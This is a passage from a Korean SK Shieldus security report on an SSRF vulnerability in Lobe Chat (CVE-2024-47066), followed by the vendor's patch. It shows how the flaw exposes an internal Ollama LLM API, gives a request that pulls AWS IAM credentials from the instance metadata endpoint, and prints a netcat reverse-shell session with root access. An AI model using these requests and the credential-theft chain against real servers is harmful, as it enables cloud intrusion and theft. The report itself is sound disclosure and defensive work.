


그림 10. SSRF 공격 개요

공격자는 해당 취약점을 통해 내부에서만 접근할 수 있는 민감 데이터에 접근할 수 있고, 일부 상황에서는 공격자가 SSRF 취약점을 이용하여 임의의 명령 실행을 수행할 수 있다. 또한, SSRF 취약점을 이용하여 제 3 자(3rd-party)에 대한 악의적인 공격을 시도한다면 해당 공격은 취약점이 존재하는 애플리케이션을 호스팅하는 서버에서 시작된 공격으로 볼 수 있다.

## 2) Lobe Chat SSRF 공격 시나리오

### 1. AI 정보 탈취

해당 AI 정보 탈취 시나리오는 다음과 같은 내부 LLM 환경에서 진행되었다.

오픈소스	주소
Ollama	192.168.102.231:16728

Ollama 의 경우 별도 인증 과정이 존재하지 않으므로, 내부 모델에 SSRF 취약점이 존재할 경우 RESTful API 로 LLM 정보 탈취가 가능하다.

Ollama 로 구축된 LLM 모델 주소에 요청을 보낼 경우, 다음과 같이 Ollama 가 동작 중인 것을 확인할 수 있다.



그림 11. LLM 모델 주소 접근 확인

해당 Ollama 에서 어떤 LLM 모델이 사용되는지 /api/tags 경로에 요청을 보내 확인할 수 있다.



그림 12. /api/tags 접근

/api/ps 경로에 요청을 보내면 어떠한 LLM 모델이 메모리에 올라가 있는지도 확인 가능하다.



그림 13. /api/ps 접근

## 2. 클라우드 서비스 침투

역할	주소
피해자	3.35.156.32
공격자	3.35.24.239

클라우드 서비스 침투 시나리오를 가정하기 위해 피해자는 AWS 에서 서비스 중인 취약한 버전의 Lobe Chat 으로 구성한다. AWS 환경에서 인스턴스를 구성 또는 관리하는데 사용될 수 있는 관련 데이터를 메타데이터라고 칭한다. 이는 <http://169.254.159.254> 주소를 통해 접근할 수 있고, 인스턴스에서 IAM 임시 자격증명까지 접근 가능하기 때문에 해당 자격증명 탈취를 통한 인스턴스 통제까지 가능하다.

Metadata version1 을 사용하는 환경에서 다음과 같이 <http://169.254.169.254/latest/meta-data> 경로에 접근하면, 어떠한 메타데이터가 인스턴스 내 존재하는지 확인 후 불러올 수 있다. 해당 경로 내 iam/이 존재하는 점으로 해당 인스턴스가 IAM Role 을 사용하고 있다는 것을 추측할 수 있다.

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying a POST request to `/api/proxy` with the following headers: `Host: 13.209.88.70`, `Content-Length: 65`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36`, and `Connection: keep-alive`. The request body is `http://3.35.24.239?url=http://169.254.169.254/latest/meta-data/`. The 'Response' tab is also active, showing a JSON array of metadata paths: `ami-launch-index`, `ami-manifest-path`, `block-device-mapping/`, `events/`, `hostname`, `iam/`, and `identity-credentials/`. The `iam/` path is highlighted in red, and a red arrow points from the URL parameter in the request to this path in the response.

그림 14. IAM/ 경로 확인

이 중 iam/security-credentials 경로에는 rnt-ssrf 라는 IAM Role 이 저장되어 있다.




그림 15. IAM 자격 증명 경로 확인

해당 이름의 IAM Role 에 접근하면 다음과 같이 IAM 자격증명 정보를 획득할 수 있다.



그림 16. 자격 증명 탈취

이후 IAM 정책 설정에 따라, 다음과 같이 ec2 인스턴스 제어권을 획득할 수 있다.

```
sktester@ ~$ nc -lvp 7777
Listening on 7777
Connection received on localhost 60014
bash: cannot set terminal process group (1963): Inappropriate ioctl for device
bash: no job control in this shell
[root@ip-172-31-14-252 /]# ls
ls
bin
boot
dev
etc
```

그림 17. 탈취한 자격 증명으로 인스턴스 침투

## ■ 대응 방안


CVE-2024-47066 가 발표되기 전인 9 월 20 일, 해당 취약점을 패치한 버전 1.19.13 이 출시되었다. 해당 버전 소스 코드는 아래 링크를 통해 확인할 수 있다.

•URL: <https://github.com/lobehub/lobe-chat/tree/v1.19.13>

해당 취약점 패치 내용은 아래 링크를 통해 확인할 수 있다.

•URL: <https://github.com/lobehub/lobe-chat/commit/e960a23b0c69a5762eb27d776d33dac443058faf#diff-7863de9f92a2b10e6b7e0438075c9d9f2639640eb5310505c64a0da11add43f3R7>

언급한 바와 같이 해당 패치에서 route.ts 의 위치와 코드 변경이 있는 것을 확인할 수 있다.



The screenshot displays a code diff interface. At the top, a file path `src/app/api/proxy/route.ts` is shown with a downward arrow pointing to the new file path `src/app/webapi/proxy/route.ts`. Below this, the code content for the new file is shown, starting with a diff header `@@ -0,0 +1,19 @@`. The code includes imports for `NextResponse`, `fetch`, and `useAgent` from `request-filtering-agent`. It also contains a JSDoc comment and an `export const POST` function that uses `fetch` with a custom `ssrfAgent`.

그림 18. 버전 1.19.13 route.ts 변경 사항

취약점이 발생했던 app/api/proxy/route.ts 코드를 app/webapi/proxy/route.ts 로 변경하였고, 해당 코드는 다음과 같다.

```
import { NextResponse } from 'next/server';
import fetch from 'node-fetch';
import { useAgent as ssrfAgent } from 'request-filtering-agent';
/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = await req.text();
  try {
    const res = await fetch(url, { agent: ssrfAgent(url) });
    return new Response(await res.arrayBuffer(), { headers: { ...res.headers } });
  } catch (err) {
    console.error(err); // DNS lookup 127.0.0.1(family:4, host:127.0.0.1.nip.io) is not allowed. Because, It is private IP address.
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });
  }
};
```

패치 이후 SSRF 공격 방지 로직이 구현된 request-filtering-agent 모듈을 활용하여 fetch 함수를 통해 요청을 보내는 것을 확인할 수 있다.

해당 취약점 패치 작업은 다음과 같이 설정창에서 수행 가능하다.




그림 19. 취약한 Lobe Chat 패치 과정

상세 패치 내역은 아래 링크에서 확인할 수 있다..

•URL: <https://github.com/lobehub/lobe-chat/releases>

따라서, SSRF 취약점이 존재하여 공격이 가능한 1.19.12 버전 이하 취약한 버전의 Lobe Chat 사용자는 위 작업 과정에 따라 패치를 수행하여야 한다.

## ■ 참고 사이트

- GitHub Repository (Lobe Chat) : <https://github.com/lobehub/lobe-chat>
- Local Plugin Development : <https://lobehub.com/docs/usage/plugins/development>
- mdn web docs (Same-origin Policy) : [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- GitHub Advisory Database (lobe-chat `/api/proxy` endpoint Server-Side Request Forgery vulnerability): <https://github.com/advisories/GHSA-mxhq-xw3g-rphc>
- GitHub Advisory Database (Insufficient fix for GHSA-mxhq-xw3g-rphc (CVE-2024-32964)): <https://github.com/lobehub/lobe-chat/security/advisories/GHSA-3fc8-2r3f-8wrg>
- RFC3927 (Dynamic Configuration of IPv4 Link-Local Addresses): <https://datatracker.ietf.org/doc/html/rfc3927>
- JavaScript Info (Fetch API): <https://javascript.info/fetch-api>
- AWS(Run commands when you launch an EC2 instance with user data input) : <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html>
- RAON – Core Research Team (AWS Instance Meta-data SSRF to RCE) : <https://core-research-team.github.io/2022-11-01/AWS-Instance-Meta-data-SSRF-to-RCE>
- Ollama (RESTful API): <https://github.com/ollama/ollama/blob/main/docs/api.md>

# EQST INSIGHT

2024.10



SK실더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층  
<https://www.skshieldus.com>

발행인 : SK실더스 EQST사업그룹

제 작 : SK실더스 마케팅그룹

COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

본 저작물은 SK실더스의 EQST사업그룹에서 작성한 콘텐츠로 어떤 부분도 SK실더스의 서면 동의 없이 사용될 수 없습니다.

